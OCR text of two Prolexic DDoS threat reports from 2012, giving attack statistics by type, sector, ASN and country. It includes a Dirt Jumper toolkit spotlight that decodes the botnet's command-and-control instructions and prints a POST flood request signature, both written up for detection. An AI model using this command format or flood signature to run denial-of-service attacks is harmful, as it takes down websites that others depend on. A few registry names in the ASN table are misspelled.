
ASN 9121, originating within Turkey, is ranked third, followed by ASN 9829, originating within India, in fourth place. The newest addition to the top ten is ASN 4766, which is located within the Republic of Korea, totaling 121,999 unique source IP addresses. And finally, moving up a slot into 8th place is ASN 8151, which resides in Mexico. In this quarter alone, Prolexic collected an additional 13,170 malicious source IP addresses.



ASN	Country	Registry	ASN Count
4134	China	apnic	2170451
4837	China	apnic	998036
9121	Turkey	ripencc	370589
9829	India	apnic	267396
45595	Pakistan	apnic	197215
45899	Vietnam	apnic	153813
17974	Indonesia	apnic	133612
8151	Mexico	lapnic	126629
4766	Republic of Korea	acnic	121999
8452	Egypt	afrinic	109489

Comparison: Attack Campaign Start Time Per Day (Q2 2011, Q1 2012, Q2 2012)

By analyzing start times of DDoS attacks that have occurred throughout the last three quarters, Prolexic has concluded that the most common attacking start times have remained within the range of 11:00 to 12:00 GMT, although slight variations within just a few hours have been observed. This data indicates that attackers are remaining consistent when choosing the time of day that attacks are launched.



Campaign Spotlight: Dirt Jumper

Unlike previous quarters, no one vertical industry in Q2 2012 bore the brunt of malicious DDoS traffic. As a result, Prolexic has introduced a new feature to the Global DDoS Quarterly Attack Report, putting the spotlight on interesting campaign tactics and threats encountered during the quarter.

Over the course of 2012, the use of the Dirt Jumper DDoS toolkit has increased. Dirt Jumper v3 was made available for private sale on underground hacking forums at the beginning of 2011. An individual who goes by the handle "sokol" allegedly authors the tool. By the fall of 2011, a working version of the toolkit had been publicly leaked to the malware community. A comprehensive analysis of Dirt Jumper v3 by PLXsert has been made available to the public through a Threat Advisory at **www.prolexic.com/threatadvisory**.

By the end of Q1 2012, Dirt Jumper v5 was publicly leaked and advertised a new updated "anti-DDoS" functionality that sought to defeat DDoS mitigation rules and equipment.

The recent widespread, public availability of multiple versions of Dirt Jumper is one of the contributing factors behind the noticeable increase in the frequency of attacks that are originating from this tool. Since malicious actors are no longer required to pay for the basic functionalities of the tool, they will usually only buy custom versions to attain "Fully Undetectable" (FUD) versions that are able to bypass antivirus detection.

The below data reflects a notable Dirt Jumper DDoS campaign that traversed Prolexic's cloud-based DDoS mitigation infrastructure. Through analysis of the incoming attack signatures, Prolexic is able to determine which attacks are utilizing Dirt Jumper, as opposed to any other type of Layer 7 attack.

Despite the fact that overall Layer 7 attacks have decreased during Q2 2012, the Layer 7 attacks that were observed were increasingly making use of Dirt Jumper variants.

Prolexic's implementation of globalized rules for this toolkit was a primary initiative which resulted in automatic detection and mitigation for all variations of attack campaigns.

Highlighted Campaign Statistics:

Duration of campaign: 131 hours
Attack Types: POST Flood
Destination port: 80, 443
Command and Control instructions: 04l320l60
Number of targeted domains: 11

Definitions for Command and Control server(s) instructions:

Start	0
Stop	1

HTTP flood	1
Synchronous flood	2
Downloading flood	3
POST flood	4
Anti DDoS flood*	5

Instruction Sequence = 04l320l60

- 0 = Start
- 4 = POST flood
- 320 = Threads used per machine
- 60 = C2 communication interval for further instructions (measured in seconds)

Malicious Signature Sample:

POST /[Target URL] HTTP/1.0
Host: [Target Domain]
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.1 (compatible; MSIE 5.0; Symbian OS; Nokia 6600;452) Opera 6.20 [ru]
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Referer: http://gazeta.ru

POST Flood Analysis:

POST /[Target URL] HTTP/1.0 **<-- randomized URL value. But static value for HTTP version (1.0)**
Host: [Target Domain]
Keep-Alive: 300 **<-- static value**
Connection: keep-alive **<-- static value**
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 2000) Opera 6.03 [en] **<--randomized variable**
Content-Type: application/x-www-form-urlencoded **<-- randomized variable**
Content-Length: 21 **<-- randomized variable (Based on the target URL)**
Referer: http://fomenko.ru **<-- Based on the referer database used within the tool**

Additional Toolkits Developed by Dirt Jumper Coder

The author of Dirt Jumper has released another DDoS toolkit that has similar structure and functionalities. The DDoS kit is known as Pandora, and will be extensively evaluated in an upcoming Prolexic Threat Advisory.

Looking forward

Over the next few quarters, PLXsert expects the number of DDoS attacks to continue to rise with all vertical industries likely to be targeted. This indicates the technical barrier to entry has been significantly lowered for malicious actors who seek to participate in denial of service attacks through improved accessibility to no-cost and simple, yet powerful tools.

PLXsert also expects new types of attack tools will continue to evolve and achieve mainstream adoption in the coming months. The form that these will take cannot be predicted, however, it typically takes about 12 months before some of these new techniques achieve widespread usage.

PLXsert believes that attack durations for Prolexic clients, and other organizations that are protected by a mitigation provider, will continue to decline. Customers report that prior to protection from Prolexic, attack durations would be considerably longer than they are today. As perpetrators realize their DDoS attacks are being blocked by a mitigation provider, they are moving on to easier targets sooner than in the past.

However, despite shorter attack durations, in Q2 2012 Prolexic did experience some very unique and interesting campaigns directed at the company's client base. Prolexic mitigated multi-pronged attacks against a country's electoral system and we will be closely analyzing traffic patterns and data during Q3 and Q4 leading up to the United States presidential election. The increasing ease of launching DDoS attacks combined with rising trends in hacktivism leads to the high probability of politically motivated attacks. Targets could include the presidential candidates' websites, political parties, or the interest groups that support them.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1 & 2. http://www.ietf.org/rfc/rfc1930.txt

PROLEXIC
DDoS Attacks End Here.

Prolexic Attack Report

Q1 2012

Financial services firms get hit by
DDoS attacks as malicious packet volume
increases 3,000% quarter over quarter.

PROLEXIC
DDoS Attacks End Here.

Analysis and emerging trends

At a Glance

Compared to Q1 2011

- 25% increase in total number of DDoS attacks
- 25% increase in Layer 7 (application layer) attacks
- Shorter attack duration: 28.5 hours vs. 65 hours
- Decline in use of UDP Floods

Compared to Q4 2011

- Total number of attacks was constant
- 6% rise in Layer 7 attacks
- Average attack duration declined to 28.5 hours from 34 hours
- China remains the top source country for attacks but the U.S. and Russia both move up in the rankings

The Prolexic Security Engineering and Response Team (PLXsert) logged a significant (25%) increase in the total number of attacks in Q1 2012 compared to the same quarter last year. However, the split between attack types remained virtually identical: 73% were infrastructure attacks (Layer 3 and 4) while 27% were aimed at the application layer (Layer 7). The most popular Layer 3 infrastructure attacks were SYN floods, ICMP floods, UDP floods and UDP fragment floods. The most popular Layer 7 application attacks were GET Floods and POST floods.

The choice of attack type has shifted significantly over the last 12 months. UDP floods are less common with SYN Floods emerging as the "go to" attack type. In fact, SYN Floods accounted for a quarter of all attacks in Q1 2012, in line with last quarter's observations. Compared to Q1 2011, average attack duration has declined (28.5 hours vs. 65 hours).

During the first quarter, January was by far the most active month for DDoS attacks, accounting for 41% of the quarter's total attacks. The number of attacks declined throughout the quarter with January being the most active and March being the least active. The most active week of the quarter was February 12-19, which accounted for 40% of the month's total attacks.

During the first quarter, PLXsert logged a significant increase in DDoS attacks against financial services organizations, both in quantity and intensity. The total number of attacks against the financial services sector almost tripled compared to Q1 2011. Among attacks within this sector, the PLXsert team charted considerable increases in both bandwidth and packet per second rates over the quarter. For more details on DDoS attacks against the financial services vertical market, please refer to the analysis on page 3.

Compared to Q4 2011

While the fourth quarter is often an active month for DDoS attacks due to the holiday season, Q1 2012 was equally busy with a slight decrease in the total number of attacks compared to Q4 2011. Interestingly, PLXsert logged a 6% increase in application layer (Layer 7) attacks compared to the previous quarter.

Average attack duration continued to edge down, dropping from 34 hours in Q4 to 28.5 hours this quarter. Of note, the average attack bandwidth increased to 6.1 Gbps, up from 5.2 Gbps in the previous quarter. Taken together, these two metrics indicate a continued trend toward more powerful, but shorter attacks. This is true both when comparing data quarterly (Q1 2012 to Q4 2011) as well as annually (Q1 2012 to Q1 2011).

As for the top countries originating DDoS attacks, rankings returned to a more traditional order this quarter. China (1st), United States (2nd), and Russian Federation (3rd) were the top three origins of DDoS attack campaigns. Japan, last quarter's leader, fell to 26th place, confirming Prolexic's assertion in last quarter's report that this was a one-time anomaly.

Vertical Industry Analysis - Financial Services


Comparisons between Q4 2011 and Q1 2012 statistics demonstrate a considerable increase in attacks targeted towards the financial service industry, in both quantity and intensity.

Mitigated attack traffic targeting the financial services sector during Q4 2011 was approximately 19.1TB of data and 14 billion packets of malicious traffic. During Q1 2012, there was a significant increase in malicious traffic with 65TB of data and 1.1 trillion packets that were identified and mitigated. This represents an almost 80-fold increase in packets between Q4 2011 and Q1 2012.

For Prolexic's financial services clients, the average attack campaign duration this quarter showed a reduction from 50 hours in Q4 2011 to 40 hours in Q1 2012.

The reduction in attack campaign duration, combined with an increase in mitigated bytes and packets indicates that attackers are using shorter, stronger bursts of traffic to conduct DDoS campaigns. The considerable increase in attack intensity also indicates that attackers are evolving their strategies, increasing their firepower, and focusing on specific targets such as financial services.


Key Metrics Q1 2012: Financial Services



	Total bits mitigated	Total packets mitigated	Aggregate in sec.	Avg. attack length in sec.
Q411	168,090,664,850,000	14,101,420,520	2,199,699	183,308
Q112	5,793,175,030,861,800	1,142,235,586,498	4,937,363	145,216

Total Attack Types (Q1 2012)

The pie chart below represents a complete breakdown of all DDoS attacks and associated percentages.





Throughout Q1 2012, PLXsert analysts were able to identify several trends within the attack types being leveraged by attackers. Overall during Q1 2012, attackers preferred infrastructure layer attacks (Layer 3) over application layer attacks (Layer 7). Of the attacks mitigated by Prolexic, 73.4% were infrastructure attacks and 26.6% were application layer attacks.

- Infrastructure (Layer 3 – 4) – When only looking at infrastructure attacks, the three most common within this attack classification were SYN floods (32%), ICMP floods (26%), and UDP floods (20%).
- Application (Layer 7) – When only looking at application layer attacks, GET Floods (77%) and POST Floods (8%) were the most common application based attacks mitigated within the quarter.

Attack Types (Q1 2011 vs. Q1 2012)


There was a dramatic shift in attack types in the first quarter of 2012 compared to the first quarter of 2011. UDP Floods fell to fourth place, losing their top position to SYN Floods, which accounted for a quarter of the attacks for Q1 2012. This continues the pattern previously observed.





Total Attacks per Week (Q1 2011 vs. Q1 2012)


The following graph charts the percentage increases and decreases when comparing the total number of attacks between the first quarters of 2011 and 2012. Compared to 12 months ago, there was a noticeable increase in DDoS attacks from mid-January through mid-March. In Q1 2012, January was the busiest month for DDoS attacks, while the period of February 12-19 was the most active week.



Top Ten Source Countries (Q1 2012)

China (1st), United States (2nd), and Russian Federation (3rd) are currently the top three origins of DDoS attack campaigns for this quarter. Based on Prolexic's accumulated DDoS statistics, this reflects the more traditional geographical locations for botnet host origins.


Prolexic has recorded over 2.9 million malicious source IP addresses during this quarter. The graph below highlights the top ten countries and associated percentages:





Comparison: Top Ten Source Countries (Q1 2011, Q4 2011, Q1 2012)

A shift in malicious traffic origin was identified this quarter. While Japan was the leading source of new malicious hosts participating in DDoS attacks in Q4 2011, it dropped down to 26th in Q1 2012. In 4th place, India has maintained consistency over the last year and its botnets have increased in size. Larger botnet infrastructures equate to more robust DDoS campaigns.

This quarter, a total of 230 countries were analyzed as source locations for infected hosts and now include locations such as Cook Islands, Somalia, and Holy See (Vatican City State).



